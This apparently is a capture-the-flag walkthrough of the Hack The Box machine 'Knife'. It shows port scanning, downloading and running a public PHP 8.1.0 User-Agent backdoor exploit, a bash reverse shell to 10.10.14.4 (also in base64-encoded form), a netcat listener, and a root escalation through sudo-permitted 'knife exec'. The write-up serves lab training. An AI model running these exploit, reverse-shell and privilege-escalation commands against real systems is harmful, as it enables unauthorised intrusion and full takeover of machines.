
Knife - 6th June 2021

10.10.10.242



Scanning

We can run `masscan_to_nmap.py` , a tool I made that you can find on my Github. It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.


```
[06-Jun-21 12:31:50 BST] Desktop/knife > sudo python3 masscan_to_nmap.py -i 10.10.10.242
[sudo] password for purp1ew0lf:

Running Masscan on network tun0 against the IP 10.10.10.242 to quickly identify open ports

Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-06-06 11:32:07 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]

Running Nmap scan against 10.10.10.242 with the following ports 22,80,

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times wi
ll be slower.

Nmap results saved to nmap_10.10.10.242.txt

Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-06 12:38 BST
Nmap scan report for 10.10.10.242
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
```

As we've only got two ports, and the SSH service doesn't have any immediate vulns, let's focus on the web port

Enumeration


The **CSS** for this website is interesting, and I wondered if there was an exploit for this....



However **CSS Injection** is unlikely foothold for a CTF. So I moved on to look at **nikto** and **gobuster**, but they didn't give me anything good either!

Web App Tech

As I'm desperate, let's have a look through the web app's underlying tech, and see if there are any vulns



That PHP version is interesting, let's have a google and see what we've got

PHP 8.1.0

An exploit exists that takes advantadge of a User Agent flaw: https://www.exploit-db.com/exploits/49933

We can pull it down to our box, and then it's as simple as providing the URL

```
BST] knife/exploit > wget -q https://www.exploit-db.com/raw/49933
BST] knife/exploit > mv 49933 exploit.py
BST] knife/exploit > nano exploit.py
```

Point and Pwn.....

```
[06-Jun-21 13:13:43 BST] knife/exploit > python3 exploit.py
Enter the full host url:
http://10.10.10.242

Interactive shell is opened on http://10.10.10.242
Can't acces tty; job crontol turned off.
$ whoami
james

$ 
```

James Shell

You'll want to **stabilise** your shell, otherwise the privesc later won't work.

Go get yourself the User Flag whilst you're at it too

```
$ bash -i >& /dev/tcp/10.10.14.4/3535 0>&1

$ echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40LzM1MzUgMD4mMQo=
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40LzM1MzUgMD4mMQo=

$ echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40LzM1MzUgMD4mMQo=" | base64 -d | bash
```

```
[06-Jun-21 13:29:39 BST] knife/exploit > sudo nc -nvlp 5353
[sudo] password for purp1ew0lf:
retrying local 0.0.0.0:5353 : Address already in use

^C[06-Jun-21 13:29:56 BST] knife/exploit > sudo nc -nvlp 3535
listening on [any] 3535 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.14.4] 36288
[06-Jun-21 13:31:30 BST] knife/exploit > ^[[A^C
[06-Jun-21 13:31:32 BST] knife/exploit > sudo nc -nvlp 3535
listening on [any] 3535 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.242] 38364
bash: cannot set terminal process group (890): Inappropriate
 ioctl for device
bash: no job control in this shell
james@knife:/$ sudo -l
```

PrivEsc

If we `sudo -l` , our user can run a binary called **knife**.

```
$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/
:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

Looking at Knife docs: https://docs.chef.io/workstation/knife_exec/, we should just be able to execute system-bash commands

```
sudo /usr/bin/knife exec --exec "exec '/bin/bash'"
```

And we get our **Root** shell

```
james@knife:/$ sudo /usr/bin/knife exec --exec "exec '/bin/bash'"
sudo /usr/bin/knife exec --exec "exec '/bin/bash'"
whoami
root
cat /root/root.txt
675206d595fd5fd7d773ecc852caeee6
```